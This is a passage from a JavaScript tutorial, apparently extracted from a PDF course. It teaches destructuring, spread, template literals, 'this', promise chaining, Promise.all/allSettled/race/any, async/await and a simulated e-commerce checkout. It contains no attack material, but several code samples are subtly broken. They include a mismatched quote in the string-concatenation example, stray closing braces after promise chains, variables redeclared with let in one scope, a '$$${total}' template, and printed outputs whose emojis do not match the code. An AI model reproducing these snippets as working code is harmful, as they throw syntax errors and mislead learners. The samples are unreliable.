let { name: fullName, age: years } = person;
console.log(fullName); // "John"

// Default values
let { name, country = "USA" } = person;
console.log(country); // "USA"

// Nested destructuring
let user = {
  id: 1,
  profile: {
    name: "Alice",
    email: "alice@example.com",
  },
};
let {
  profile: { name, email },
} = user;

```

## Spread Operator:

```

let person = { name: "John", age: 30 };

// Copy object
let clone = { ...person };

// Merge objects
let contact = { email: "john@example.com", phone: "123-456" };
let fullProfile = { ...person, ...contact };

// Override properties
let updated = { ...person, age: 31 };

// Add properties
let extended = { ...person, country: "USA" };

```

---

## 9. Template Literals (ES6)

```

let name = "John";
let age = 30;

```

```

// Old way
let greeting = "Hello, " + name + ". You are " + age + " years old.';

// Template literals (backticks)
let greeting2 = `Hello, ${name}. You are ${age} years old.`;

// Expressions inside ${}
let message = `Next year you will be ${age + 1} years old.`;

// Multi-line strings
let html = `
  <div class="card">
    <h2>${name}</h2>
    <p>Age: ${age}</p>
  </div>
`;

// Function calls
let message = `Hello, ${name.toUpperCase()}!`;

```

---

## 10. The **this** Keyword

```

// 1. In object method - refers to the object
let person = {
  name: "John",
  greet: function () {
    console.log(`Hello, ${this.name}`); // this = person
  },
};
person.greet(); // "Hello, John"

// 2. Alone - refers to global object (window in browser)
console.log(this); // Window object

// 3. In function - undefined (strict mode) or global object
function showThis() {
  console.log(this); // undefined in strict mode
}

// 4. In arrow function - inherits from surrounding scope
let person2 = {
  name: "Jane",
  greet: function () {
    let innerFunc = () => {
      console.log(this.name); // this = person2
    };
    innerFunc();
  },
};

```

```
// 5. In event handler - refers to the element
button.addEventListener("click", function () {
  console.log(this); // the button element
});

// Arrow function doesn't bind its own this
button.addEventListener("click", () => {
  console.log(this); // Window or outer scope
});
```

---

## Practice Exercises

### Exercise 1: Variables & Data Types

```
// Create variables for your personal information
// Calculate your age in days (assume 365 days/year)
// Create a boolean to check if you're an adult (>= 18)
```

### Exercise 2: Functions & Arrays

```
// Create a function that takes an array of numbers
// and returns only the even numbers doubled
function processNumbers(numbers) {
  // Your code here
}
console.log(processNumbers([1, 2, 3, 4, 5, 6])); // [4, 8, 12]
```

### Exercise 3: Objects

```
// Create a shopping cart object with methods:
// - addItem(item, price)
// - removeItem(item)
// - getTotal()
```

### Exercise 4: Array Methods

```
// Given an array of products with name and price
let products = [
  { name: "Laptop", price: 1000 },
  { name: "Mouse", price: 25 },
  { name: "Keyboard", price: 75 },
];

// 1. Get all product names
// 2. Find products under $50
```

```
// 3. Calculate total price  
// 4. Sort by price (ascending)
```

---

## Key Takeaways

1. Use `const` by default, `let` when you need to reassign, avoid `var`
  2. Always use `===` instead of `==` for comparisons
  3. Arrow functions are great for short functions and preserve `this`
  4. Array methods (map, filter, reduce) are powerful for data transformation
  5. Template literals make string interpolation easy
  6. Destructuring and spread operators simplify object/array operations
  7. Closures allow for private variables and data encapsulation
- 

## Additional Resources

- [MDN JavaScript Guide](#)
  - [JavaScript.info](#)
  - Practice on [Codecademy](#)
  - Challenges: [Codewars](#), [LeetCode Easy Problems](#)
- 

## Module 1.2: Advanced JavaScript (10 hours)

**Objective:** Master asynchronous programming, modern ES6+ features, and understand JavaScript's execution model in depth.

---

### 1. Understanding Asynchronous JavaScript

#### 1.1 Why Asynchronous Programming?

JavaScript is **single-threaded**, meaning it can only do one thing at a time. But what happens when you need to:

- Fetch data from a server (takes 2 seconds)
- Wait for user to click a button
- Read a large file from disk

If JavaScript waited (blocked) for these operations, your entire application would freeze. **Asynchronous programming** solves this by allowing JavaScript to start an operation and continue executing other code while waiting for it to complete.

#### Real-World Analogy:

Imagine you're at a restaurant:

- **Synchronous (Blocking):** You order food, stand at the counter waiting until it's ready, then sit down. Nobody else can order until you're done.

- **Asynchronous (Non-blocking):** You order food, get a number, sit down, and continue chatting. When your food is ready, they call your number.

### Example - The Problem:

```
// ❌ This won't work - JavaScript has no built-in "wait" or "sleep"
function getUserData() {
  let data;
  fetchFromServer(); // Takes 2 seconds
  // wait somehow???
  return data; // data is still undefined!
}
```

### The Solution: Asynchronous Patterns

JavaScript evolved through three main async patterns:

1. **Callbacks** (old, leads to "callback hell")
  2. **Promises** (modern, cleaner)
  3. **Async/Await** (newest, most readable)
- 

## 2. Promises - Deep Dive

### 2.1 What is a Promise?

A **Promise** is a special JavaScript object that represents a value that will be available in the future. Think of it as an IOU - a guarantee that you'll eventually get a result (or an error).

#### Real-World Analogy:

When you order something online:

- **Pending:** Your order is being processed
- **Fulfilled:** Your package arrived successfully
- **Rejected:** Your order was cancelled/failed

#### The Three States:

```
// Promise Lifecycle:
//
// NEW PROMISE (pending)
//   ↓
//   → Operation succeeds → FULFILLED (has a value)
//   ↓
//   → Operation fails → REJECTED (has an error reason)
//
// Once settled (fulfilled or rejected), it NEVER changes state again

const promise = new Promise((resolve, reject) => {
  // resolve(value) → moves to FULFILLED state
```

```
// reject(reason) → moves to REJECTED state
});
```

## 2.2 Creating Your First Promise

Let's simulate ordering a pizza online:

```
function orderPizza(pizzaType) {
  console.log(`🍕 Ordering ${pizzaType} pizza...`);

  return new Promise((resolve, reject) => {
    // resolve and reject are functions provided by JavaScript
    // You call ONE of them when your async operation is done

    // Simulate pizza preparation (takes 3 seconds)
    setTimeout(() => {
      const pizzaReady = Math.random() > 0.2; // 80% success rate

      if (pizzaReady) {
        // Success! Call resolve with the result
        resolve(`🎉 Your ${pizzaType} pizza is ready!`);
      } else {
        // Failed! Call reject with the error
        reject(`✖ Sorry, we ran out of ${pizzaType} toppings`);
      }
    }, 3000);
  });
}

// Using the promise
const myOrder = orderPizza("Pepperoni");

console.log(myOrder); // Promise { <pending> }

// Handle the result when it's ready
myOrder
  .then((successMessage) => {
    // This runs if resolve() was called
    console.log(successMessage);
    console.log("😊 Enjoying my pizza!");
  })
  .catch((errorMessage) => {
    // This runs if reject() was called
    console.error(errorMessage);
    console.log("❗ Ordering from another place...");
  })
  .finally(() => {
    // This ALWAYS runs, whether success or failure
    console.log("💻 Payment processed");
  });
}
```

```
// Meanwhile, other code keeps running!
console.log("📺 Watching TV while waiting...");
```

## Output:

```
📱 Ordering Pepperoni pizza...
📺 Watching TV while waiting...
(3 seconds pass...)
🍕 Your Pepperoni pizza is ready!
😊 Enjoying my pizza!
💳 Payment processed
```

## Key Points:

- The Promise constructor takes a function with `resolve` and `reject` parameters
- You call `resolve(value)` when your operation succeeds
- You call `reject(error)` when your operation fails
- `.then()` handles success
- `.catch()` handles errors
- `.finally()` runs regardless of outcome

## 2.3 Why Promises are Better Than Callbacks

### ✗ Old Way: Callback Hell

```
// Nested callbacks become unreadable (pyramid of doom)
getUser(userId, function (user) {
  getOrders(user.id, function (orders) {
    getOrderDetails(orders[0].id, function (details) {
      getShippingInfo(details.shippingId, function (shipping) {
        console.log(shipping);
        // Now imagine adding error handling at each level! 🤯
      });
    });
  });
});
```

### ✓ Modern Way: Promises

```
// Clean, readable chain
getUser(userId)
  .then((user) => getOrders(user.id))
  .then((orders) => getOrderDetails(orders[0].id))
  .then((details) => getShippingInfo(details.shippingId))
  .then((shipping) => console.log(shipping))
```

```
.catch((error) => console.error("Something failed:", error)); // One error  
handler!
```

## 2.4 Promise Chaining - The Complete Guide

When you return a value from `.then()`, it automatically gets wrapped in a new Promise:

```
// Let's cook a meal step by step  
function chopVegetables() {  
  return new Promise((resolve) => {  
    console.log("🔪 Chopping vegetables...");  
    setTimeout(() => resolve("Chopped veggies"), 1000);  
  });  
}  
  
function cookFood(ingredients) {  
  return new Promise((resolve) => {  
    console.log(`🍳 Cooking with ${ingredients}...`);  
    setTimeout(() => resolve("Cooked meal"), 2000);  
  });  
}  
  
function plateFood(food) {  
  return new Promise((resolve) => {  
    console.log(`🍽️ Plating ${food}...`);  
    setTimeout(() => resolve("Beautiful plated meal"), 500);  
  });  
}  
  
// Chain them together  
chopVegetables()  
  .then((veggies) => {  
    console.log(`✓ Got ${veggies}`);  
    return cookFood(veggies); // Return a promise  
  })  
  .then((meal) => {  
    console.log(`✓ Got ${meal}`);  
    return plateFood(meal); // Return another promise  
  })  
  .then((finalDish) => {  
    console.log(`✓ Got ${finalDish}`);  
    console.log("🎉 Dinner is served!");  
  })  
  .catch((error) => {  
    console.error("✖ Cooking failed:", error);  
  });  
  
// Even cleaner with arrow functions:  
chopVegetables()  
  .then((veggies) => cookFood(veggies))  
  .then((meal) => plateFood(meal))
```

```
.then((finalDish) => console.log("🎉 Dinner is served!"))
.catch((error) => console.error("✖ Cooking failed:", error));
```

## Important Rules for Chaining:

1. Always `return` the next promise in `.then()`
2. If you forget to return, the chain breaks
3. Errors bubble down to the nearest `.catch()`

```
// ✖ WRONG - Chain breaks!
promise
  .then((result) => {
    doSomething(result); // Forgot to return!
  })
  .then((result) => {
    console.log(result); // undefined!
  });

// ✓ CORRECT
promise
  .then((result) => {
    return doSomething(result); // Return the promise
  })
  .then((result) => {
    console.log(result); // Has the value!
  });
```

## 2.5 Practical Example: Fetching User Profile

```
// Realistic scenario: Get user, then their posts, then first post's comments

function fetchUser(userId) {
  return new Promise((resolve, reject) => {
    setTimeout(() => {
      if (userId <= 0) {
        reject("Invalid user ID");
        return;
      }
      resolve({
        id: userId,
        name: "John Doe",
        email: "john@example.com",
      });
    }, 1000);
  });
}

function fetchUserPosts(userId) {
  return new Promise((resolve) => {
```

```

setTimeout(() => {
  resolve([
    { id: 1, title: "My First Post", userId },
    { id: 2, title: "Another Post", userId },
  ]);
}, 1000);
});

function fetchPostComments(postId) {
  return new Promise((resolve) => {
    setTimeout(() => {
      resolve([
        { id: 1, text: "Great post!", postId },
        { id: 2, text: "Thanks for sharing", postId },
      ]);
    }, 1000);
  });
}

// Using the functions
console.log("Starting fetch...");

fetchUser(1)
  .then((user) => {
    console.log("✓ Got user:", user.name);
    return fetchUserPosts(user.id); // Pass user.id to next step
  })
  .then((posts) => {
    console.log("✓ Got posts:", posts.length);
    return fetchPostComments(posts[0].id); // Get comments for first post
  })
  .then((comments) => {
    console.log("✓ Got comments:", comments.length);
    console.log("🎉 All data loaded!");
  })
  .catch((error) => {
    console.error("✗ Error:", error);
  });
}

console.log("This runs immediately while fetching!");

```

## Output:

```

Starting fetch...
This runs immediately while fetching!
(1 second later) ✓ Got user: John Doe
(1 second later) ✓ Got posts: 2
(1 second later) ✓ Got comments: 2
🎉 All data loaded!

```

## 2.6 Error Handling in Promises

Errors can occur anywhere in the chain. The `.catch()` will catch errors from ANY previous step:

```
function step1() {
  return Promise.resolve("Step 1 done");
}

function step2() {
  return Promise.reject("Step 2 failed!"); // This fails
}

function step3() {
  return Promise.resolve("Step 3 done");
}

step1()
  .then((result) => {
    console.log(result); // "Step 1 done"
    return step2();
})
  .then((result) => {
    console.log(result); // This never runs because step2 failed
    return step3();
})
  .catch((error) => {
    console.error("Caught error:", error); // "Caught error: Step 2 failed!"
    // You can recover here and continue the chain
    return "Recovered!";
})
  .then((result) => {
    console.log("After recovery:", result); // "After recovery: Recovered!"
});
```

### Multiple Catch Blocks:

```
fetchUser(1)
  .then((user) => fetchUserPosts(user.id))
  .catch((error) => {
    console.error("Failed to get user or posts:", error);
    return []; // Return empty array to recover
})
  .then((posts) => {
    console.log("Posts:", posts); // Either real posts or empty array
    return posts[0];
})
  .catch((error) => {
    console.error("Final error:", error);
});
```

## 1.2 Promise Chaining

```
// Sequential asynchronous operations
function getUser(id) {
  return new Promise((resolve) => {
    setTimeout(() => {
      resolve({ id, name: "John" });
    }, 1000);
  });
}

function getUserPosts(userId) {
  return new Promise((resolve) => {
    setTimeout(() => {
      resolve(["Post 1", "Post 2", "Post 3"]);
    }, 1000);
  });
}

// Chain promises
getUser(1)
  .then((user) => {
    console.log("User:", user);
    return getUserPosts(user.id); // Return promise for chaining
  })
  .then((posts) => {
    console.log("Posts:", posts);
  })
  .catch((error) => {
    console.error("Error:", error);
  });
}
```

## 2.7 Promise.all() - Running Promises in Parallel (Deep Dive)

When you have multiple independent async operations, running them in parallel is much faster than sequential.

### Why This Matters:

Imagine you're building a dashboard that needs:

- User profile (takes 1 second to fetch)
- User's posts (takes 1 second to fetch)
- User's friends (takes 1 second to fetch)

### ✖ Sequential (Slow - 3 seconds total):

```
async function loadDashboardSlow() {
  const profile = await fetchProfile(); // Wait 1 second
  const posts = await fetchPosts(); // Wait 1 second
```

```
const friends = await fetchFriends(); // Wait 1 second
// Total: 3 seconds
}
```

#### Parallel (Fast - 1 second total):

```
async function loadDashboardFast() {
  // Start all requests simultaneously
  const [profile, posts, friends] = await Promise.all([
    fetchProfile(), // Starts immediately
    fetchPosts(), // Starts immediately
    fetchFriends(), // Starts immediately
  ]);
  // All finish in ~1 second (the slowest one)
  return { profile, posts, friends };
}
```

#### Complete Example:

```
// Simulate API calls
function fetchProfile() {
  console.log("📡 Fetching profile...");
  return new Promise((resolve) => {
    setTimeout(() => {
      console.log("✓ Profile loaded");
      resolve({ name: "John Doe", age: 30 });
    }, 1000);
  });
}

function fetchPosts() {
  console.log("📡 Fetching posts...");
  return new Promise((resolve) => {
    setTimeout(() => {
      console.log("✓ Posts loaded");
      resolve([
        { id: 1, title: "My first post" },
        { id: 2, title: "Another post" },
      ]);
    }, 800);
  });
}

function fetchFriends() {
  console.log("📡 Fetching friends...");
  return new Promise((resolve) => {
    setTimeout(() => {
      console.log("✓ Friends loaded");
      resolve(["Alice", "Bob", "Charlie"]);
    }, 600);
  });
}
```

```

    });
}

// Use Promise.all
console.log("🚀 Starting parallel fetch...");
const startTime = Date.now();

Promise.all([fetchProfile(), fetchPosts(), fetchFriends()])
  .then(([profile, posts, friends]) => {
  const endTime = Date.now();
  console.log(`\n⌚ Total time: ${endTime - startTime}ms`);
  console.log("\n📊 Results:");
  console.log("Profile:", profile);
  console.log("Posts:", posts.length, "posts");
  console.log("Friends:", friends.join(", "));
})
  .catch((error) => {
  console.error("❌ Something failed:", error);
});

// Output:
// 🚀 Starting parallel fetch...
// 🚀 Fetching profile...
// 🚀 Fetching posts...
// 🚀 Fetching friends...
// ✅ Friends loaded (600ms)
// ✅ Posts loaded (800ms)
// ✅ Profile loaded (1000ms)
// ⌚ Total time: ~1000ms

```

## Important: Promise.all() Fails Fast

If ANY promise rejects, the entire Promise.all() rejects immediately:

```

const goodPromise1 = Promise.resolve("Success 1");
const badPromise = Promise.reject("This failed!");
const goodPromise2 = Promise.resolve("Success 3");

Promise.all([goodPromise1, badPromise, goodPromise2])
  .then((results) => {
  console.log("All succeeded:", results); // Never runs
})
  .catch((error) => {
  console.error("Failed:", error); // "Failed: This failed!"
  // The other successful results are lost!
});

```

---

## 2.8 Promise.allSettled() - Wait for All (Even Failures)

Sometimes you want all results, even if some fail. Use `Promise.allSettled()`:

```

// Uploading multiple files - want to know which succeeded/failed
function uploadFiles(files) {
  console.log(`📝 Uploading ${files.length} files...`);

  const uploadPromises = files.map((file, index) => {
    return new Promise((resolve, reject) => {
      setTimeout(() => {
        // Simulate: some uploads succeed, some fail
        if (Math.random() > 0.3) {
          resolve({ file, size: Math.floor(Math.random() * 1000) });
        } else {
          reject({ file, error: "Network error" });
        }
      }, 1000);
    });
  });

  return Promise.allSettled(uploadPromises).then((results) => {
    console.log("\n📋 Upload Results:");

    let successCount = 0;
    let failCount = 0;

    results.forEach((result, index) => {
      if (result.status === "fulfilled") {
        successCount++;
        console.log(`✓ ${result.value.file}: ${result.value.size}KB uploaded`);
      } else {
        failCount++;
        console.error(`✗ ${result.reason.file}: ${result.reason.error}`);
      }
    });

    console.log(`\n📊 Summary: ${successCount} succeeded, ${failCount} failed`);
    return { successCount, failCount };
  });
}

// Try uploading files
const files = ["photo1.jpg", "document.pdf", "video.mp4", "music.mp3"];
uploadFiles(files);

// Possible output:
// 📝 Uploading 4 files...
//
// 📋 Upload Results:
// ✓ photo1.jpg: 543KB uploaded
// ✗ document.pdf: Network error
// ✓ video.mp4: 891KB uploaded
// ✓ music.mp3: 234KB uploaded
//
// 📊 Summary: 3 succeeded, 1 failed

```

## Promise.all() vs Promise.allSettled():

Feature	Promise.all()	Promise.allSettled()
Waits for all	<input checked="" type="checkbox"/> Yes	<input checked="" type="checkbox"/> Yes
If one fails	<input checked="" type="checkbox"/> Rejects immediately	<input checked="" type="checkbox"/> Still waits for all
Returns	Array of values	Array of {status, value/reason}
Use when	All must succeed	Partial success OK

## 2.9 Promise.race() - First to Finish Wins

Promise.race() resolves/rejects as soon as the FIRST promise settles (whether success or failure).

### Use Case 1: Implementing Timeouts

```
function fetchWithTimeout(url, timeoutMs = 5000) {
  // Create fetch promise
  const fetchPromise = fetch(url).then((res) => res.json());

  // Create timeout promise
  const timeoutPromise = new Promise((_, reject) => {
    setTimeout(() => {
      reject(new Error(`Request timeout after ${timeoutMs}ms`));
    }, timeoutMs);
  });

  // Race them - whichever finishes first wins
  return Promise.race([fetchPromise, timeoutPromise]);
}

// Usage
console.log("🚀 Fetching with 3 second timeout...");

fetchWithTimeout("https://slow-api.com/data", 3000)
  .then((data) => {
    console.log("✅ Got data:", data);
  })
  .catch((error) => {
    console.error("❌ Error:", error.message);
    // Either: actual fetch error OR "Request timeout after 3000ms"
  });

```

### Use Case 2: Multiple Data Sources

```
// Try multiple servers, use whoever responds first
function fetchFromFastestMirror(endpoint) {
  console.log("🌐 Trying multiple mirrors...");
```

```

return Promise.race([
  fetch(`https://mirror1.com/${endpoint}`).then((r) => r.json()),
  fetch(`https://mirror2.com/${endpoint}`).then((r) => r.json()),
  fetch(`https://mirror3.com/${endpoint}`).then((r) => r.json()),
]).then((data) => {
  console.log("✓ Got data from fastest mirror!");
  return data;
});
}

fetchFromFastestMirror("data/users");

```

## 2.10 Promise.any() - First Successful Promise Wins

Similar to `race()`, but ONLY considers successful promises. Ignores rejections until all fail.

```

// Try multiple APIs until one works
function fetchUserFromAnyAPI(userId) {
  console.log("🔍 Trying multiple APIs...");

  return Promise.any([
    fetch(`https://api1.com/users/${userId}`).then((r) => r.json()),
    fetch(`https://api2.com/users/${userId}`).then((r) => r.json()),
    fetch(`https://api3.com/users/${userId}`).then((r) => r.json()),
  ])
  .then((user) => {
    console.log("✓ Got user from working API:", user);
    return user;
  })
  .catch((error) => {
    console.error("✗ All APIs failed:", error);
    throw new Error("Unable to fetch user from any source");
  });
}

// Even if api1 and api2 fail, if api3 succeeds, we get the data!
fetchUserFromAnyAPI(123);

```

### Promise.race() vs Promise.any():

Feature	Promise.race()	Promise.any()
First to settle	Success OR failure	Only success
If first fails	Returns failure	Keeps trying others
All fail	Returns first failure	AggregateError with all failures
Use for	Timeouts	Fallback sources

### 3. Async/Await - Making Promises Look Synchronous

#### 3.1 What is Async/Await?

**Async/await** is syntactic sugar that makes asynchronous code look and behave more like synchronous code, making it easier to read and understand.

#### The Problem with Promise Chains:

```
// Promise chains can get messy
function getUserProfile() {
  return fetchUser()
    .then((user) => {
      return fetchUserPosts(user.id).then((posts) => {
        return fetchPostComments(posts[0].id).then((comments) => {
          return { user, posts, comments };
        });
      });
    })
    .catch((error) => console.error(error));
}
```

#### The Solution: Async/Await

```
// Much cleaner and easier to understand!
async function getUserProfile() {
  try {
    const user = await fetchUser();
    const posts = await fetchUserPosts(user.id);
    const comments = await fetchPostComments(posts[0].id);

    return { user, posts, comments };
  } catch (error) {
    console.error(error);
  }
}
```

#### 3.2 How Async Functions Work

When you put **async** before a function, two things happen:

1. **The function always returns a Promise**
2. **You can use `await` inside it**

```
// Regular function
function regularFunction() {
  return "Hello";
```

```

}

console.log(regularFunction()); // "Hello"

// Async function - automatically wraps return value in Promise
async function asyncFunction() {
  return "Hello";
}

console.log(asyncFunction()); // Promise { 'Hello' }

// To get the value, use .then() or await
asyncFunction().then((value) => console.log(value)); // "Hello"

// Or in another async function:
async function main() {
  const value = await asyncFunction();
  console.log(value); // "Hello"
}

```

**Key Rule:** You can only use `await` inside `async` functions (or at the top level in modules).

```

// ✗ This doesn't work
function normalFunction() {
  const data = await fetchData(); // SyntaxError!
}

// ✓ This works
async function asyncFunction() {
  const data = await fetchData(); // Perfect!
}

```

### 3.3 Practical Example: Fetching Data

Let's build a real example - fetching user data from an API:

```

// Simulate API calls with delays
function fetchUser(id) {
  console.log(`Fetching user ${id}...`);
  return new Promise((resolve) => {
    setTimeout(() => {
      resolve({ id, name: "John Doe", email: "john@example.com" });
    }, 1000);
  });
}

function fetchUserPosts(userId) {
  console.log(`Fetching posts for user ${userId}...`);
  return new Promise((resolve) => {

```

```

        setTimeout(() => {
          resolve([
            { id: 1, title: "First Post", likes: 42 },
            { id: 2, title: "Second Post", likes: 73 },
          ]);
        }, 1000);
      });
    }
  }

function fetchPostDetails(postId) {
  console.log(`📝 Fetching details for post ${postId}...`);
  return new Promise((resolve) => {
    setTimeout(() => {
      resolve({
        id: postId,
        content: "This is the post content...",
        comments: 15,
      });
    }, 1000);
  });
}

// OLD WAY: Promise chains
function getCompleteDataWithPromises(userId) {
  return fetchUser(userId).then((user) => {
    console.log("✅ Got user:", user.name);
    return fetchUserPosts(user.id).then((posts) => {
      console.log("✅ Got posts:", posts.length);
      return fetchPostDetails(posts[0].id).then((details) => {
        console.log("✅ Got post details");
        return { user, posts, details };
      });
    });
  });
}

// NEW WAY: Async/await (much cleaner!)
async function getCompleteDataWithAsyncAwait(userId) {
  // Each await pauses until the promise resolves
  const user = await fetchUser(userId);
  console.log("✅ Got user:", user.name);

  const posts = await fetchUserPosts(user.id);
  console.log("✅ Got posts:", posts.length);

  const details = await fetchPostDetails(posts[0].id);
  console.log("✅ Got post details");

  return { user, posts, details };
}

// Using the async function
async function main() {
  console.log("🚀 Starting data fetch...\n");
}

```

```

const data = await getCompleteDataWithAsyncAwait(1);

console.log("\n📊 Complete Data:");
console.log("User:", data.user.name);
console.log("Posts:", data.posts.length);
console.log("Comments:", data.details.comments);
}

main();

// Output:
// 🚀 Starting data fetch...
//
// 🚶 Fetching user 1...
// (1 second) ✅ Got user: John Doe
// 🚶 Fetching posts for user 1...
// (1 second) ✅ Got posts: 2
// 🚶 Fetching details for post 1...
// (1 second) ✅ Got post details
//
// 📊 Complete Data:
// User: John Doe
// Posts: 2
// Comments: 15

```

### 3.4 Error Handling with Try/Catch

With `async/await`, you handle errors using familiar `try/catch` blocks:

```

async function fetchUserSafely(userId) {
  try {
    console.log(`Fetching user ${userId}...`);
    const response = await fetch(`https://api.example.com/users/${userId}`);

    // Check if request was successful
    if (!response.ok) {
      throw new Error(`HTTP error! Status: ${response.status}`);
    }

    const user = await response.json();
    console.log("✅ User loaded:", user.name);
    return user;
  } catch (error) {
    // Catches ANY error in the try block
    console.error("❌ Failed to fetch user:", error.message);

    // You can return a default value
    return null;

    // Or rethrow to let caller handle it
    // throw error;
  }
}

```

```

    }

}

// Usage
async function displayUser() {
  const user = await fetchUserSafely(123);

  if (user) {
    console.log(`Welcome, ${user.name}!`);
  } else {
    console.log("Failed to load user");
  }
}

displayUser();

```

### Multiple Try/Catch Blocks:

```

async function loadDashboard() {
  let user, posts, comments;

  // Try to load user
  try {
    user = await fetchUser();
    console.log("✓ User loaded");
  } catch (error) {
    console.error("✗ User failed:", error);
    return; // Stop if user fails (required data)
  }

  // Try to load posts (optional)
  try {
    posts = await fetchPosts(user.id);
    console.log("✓ Posts loaded");
  } catch (error) {
    console.warn("⚠ Posts failed, using empty array");
    posts = []; // Use default
  }

  // Try to load comments (optional)
  try {
    comments = await fetchComments(user.id);
    console.log("✓ Comments loaded");
  } catch (error) {
    console.warn("⚠ Comments failed, using empty array");
    comments = []; // Use default
  }

  return { user, posts, comments };
}

```

### 3.5 Sequential vs Parallel Execution with Async/Await

#### ⚠ Common Mistake: Accidental Sequential Execution

```
// ❌ SLOW - Runs sequentially (3 seconds total)
async function loadDataSequential() {
  const users = await fetchUsers(); // Wait 1 second
  const products = await fetchProducts(); // Wait 1 second
  const orders = await fetchOrders(); // Wait 1 second

  return { users, products, orders };
}
```

These operations are **independent** - they don't need to wait for each other! But by using `await` one after another, we're forcing them to run sequentially.

#### ✓ FAST - Run in Parallel

```
// Start all three requests immediately
async function loadDataParallel() {
  // Don't await yet - just start the promises
  const usersPromise = fetchUsers();
  const productsPromise = fetchProducts();
  const ordersPromise = fetchOrders();

  // Now wait for all of them
  const users = await usersPromise;
  const products = await productsPromise;
  const orders = await ordersPromise;

  return { users, products, orders };
}

// Even better - use Promise.all()
async function loadDataParallelBetter() {
  const [users, products, orders] = await Promise.all([
    fetchUsers(),
    fetchProducts(),
    fetchOrders(),
  ]);

  return { users, products, orders };
}
```

#### Complete Comparison:

```
// Simulate API calls
const delay = (ms) => new Promise((resolve) => setTimeout(resolve, ms));
```

```
async function fetchUsers() {
  console.log("Fetching users...");
  await delay(1000);
  console.log("✓ Users loaded");
  return ["User1", "User2"];
}

async function fetchProducts() {
  console.log("Fetching products...");
  await delay(1000);
  console.log("✓ Products loaded");
  return ["Product1", "Product2"];
}

async function fetchOrders() {
  console.log("Fetching orders...");
  await delay(1000);
  console.log("✓ Orders loaded");
  return ["Order1", "Order2"];
}

// Test sequential
async function testSequential() {
  console.log("\n✖ SEQUENTIAL (Slow):");
  const start = Date.now();

  const users = await fetchUsers();
  const products = await fetchProducts();
  const orders = await fetchOrders();

  const elapsed = Date.now() - start;
  console.log(`⌚ Time: ${elapsed}ms\n`);
}

// Test parallel
async function testParallel() {
  console.log("✓ PARALLEL (Fast):");
  const start = Date.now();

  const [users, products, orders] = await Promise.all([
    fetchUsers(),
    fetchProducts(),
    fetchOrders(),
  ]);

  const elapsed = Date.now() - start;
  console.log(`⌚ Time: ${elapsed}ms\n`);
}

// Run tests
async function main() {
  await testSequential();
  await testParallel();
}
```

```

main();

// Output:
// ✗ SEQUENTIAL (Slow):
//   🚶 Fetching users...
//   ✓ Users loaded
//   🚶 Fetching products...
//   ✓ Products loaded
//   🚶 Fetching orders...
//   ✓ Orders loaded
// ⏳ Time: 3000ms
//
// ✓ PARALLEL (Fast):
//   🚶 Fetching users...
//   🚶 Fetching products...
//   🚶 Fetching orders...
//   ✓ Users loaded
//   ✓ Products loaded
//   ✓ Orders loaded
// ⏳ Time: 1000ms

```

### Rule of Thumb:

- **Sequential:** Use when operations depend on each other
  - **Parallel:** Use when operations are independent
- 

### 3.6 Dependent vs Independent Operations

```

// DEPENDENT - Must run sequentially
async function getDependentData(userId) {
  const user = await fetchUser(userId);
  // ↑ Need user.id for next call

  const posts = await fetchUserPosts(user.id);
  // ↑ Need posts[0].id for next call

  const comments = await fetchPostComments(posts[0].id);

  return { user, posts, comments };
}

// INDEPENDENT - Can run in parallel
async function getIndependentData() {
  const [users, products, categories] = await Promise.all([
    fetchAllUsers(), // Doesn't need anything
    fetchAllProducts(), // Doesn't need anything
    fetchAllCategories(), // Doesn't need anything
  ]);

  return { users, products, categories };
}

```

```

// MIXED - Some dependent, some independent
async function getMixedData(userId) {
  // First, get the user (dependent on userId)
  const user = await fetchUser(userId);

  // Now we can fetch three things in parallel
  const [posts, friends, notifications] = await Promise.all([
    fetchUserPosts(user.id),
    fetchUserFriends(user.id),
    fetchUserNotifications(user.id),
  ]);

  return { user, posts, friends, notifications };
}

```

### 3.7 Real-World Example: E-Commerce Checkout

```

async function processCheckout(cart, userId) {
  console.log("⌚ Starting checkout process...\n");

  try {
    // Step 1: Validate user (must happen first)
    console.log("1 Validating user...");
    const user = await validateUser(userId);
    console.log(`✓ User validated: ${user.email}\n`);

    // Step 2: Check stock for all items (parallel - independent)
    console.log("2 Checking stock for all items...");
    const stockChecks = await Promise.all(
      cart.items.map((item) => checkStock(item.productId, item.quantity))
    );

    if (stockChecks.some((check) => !check.available)) {
      throw new Error("Some items are out of stock");
    }
    console.log("✓ All items in stock\n");

    // Step 3: Calculate total and validate payment (parallel)
    console.log("3 Processing payment...");
    const [total, paymentValid] = await Promise.all([
      calculateTotal(cart),
      validatePaymentMethod(user.paymentMethodId),
    ]);
    console.log(`✓ Payment valid. Total: $$${total}\n`);

    // Step 4: Create order (depends on previous steps)
    console.log("4 Creating order...");
    const order = await createOrder({
      userId: user.id,
      items: cart.items,
    });
  } catch (error) {
    console.error(`Error during checkout: ${error.message}`);
  }
}

```

```

        total: total,
    });
    console.log(` ✅ Order created: ${order.id}\n`);

    // Step 5: Process payment and update inventory (parallel)
    console.log(" 5 Finalizing...");
    const [payment, inventory] = await Promise.all([
        processPayment(user.paymentMethodId, total),
        updateInventory(cart.items),
    ]);
    console.log(" ✅ Payment processed");
    console.log(" ✅ Inventory updated\n");

    // Step 6: Send confirmation email (can happen in background)
    sendOrderConfirmation(user.email, order).catch((error) => {
        console.warn("⚠ Failed to send email, but order succeeded");
    });

    console.log("🎉 Checkout complete!");
    return { order, payment };
} catch (error) {
    console.error("✖ Checkout failed:", error.message);

    // Rollback if needed
    if (error.orderId) {
        await cancelOrder(error.orderId);
    }

    throw error;
}
}

// Simulated functions
const delay = (ms) => new Promise((r) => setTimeout(r, ms));

async function validateUser(id) {
    await delay(500);
    return { id, email: "user@example.com", paymentMethodId: "pm_123" };
}

async function checkStock(productId, quantity) {
    await delay(300);
    return { productId, available: true };
}

async function calculateTotal(cart) {
    await delay(200);
    return cart.items.reduce((sum, item) => sum + item.price * item.quantity, 0);
}

async function validatePaymentMethod(methodId) {
    await delay(400);
    return true;
}

```

```

async function createOrder(orderData) {
  await delay(600);
  return { id: Math.floor(Math.random() * 10000), ...orderData };
}

async function processPayment(methodId, amount) {
  await delay(800);
  return { transactionId: "tx_" + Date.now(), amount };
}

async function updateInventory(items) {
  await delay(500);
  return { updated: items.length };
}

async function sendOrderConfirmation(email, order) {
  await delay(1000);
  console.log(`✉️ Confirmation email sent to ${email}`);
}

// Test the checkout
const testCart = {
  items: [
    { productId: 1, name: "Laptop", price: 999, quantity: 1 },
    { productId: 2, name: "Mouse", price: 29, quantity: 2 },
  ],
};

processCheckout(testCart, 123);

```

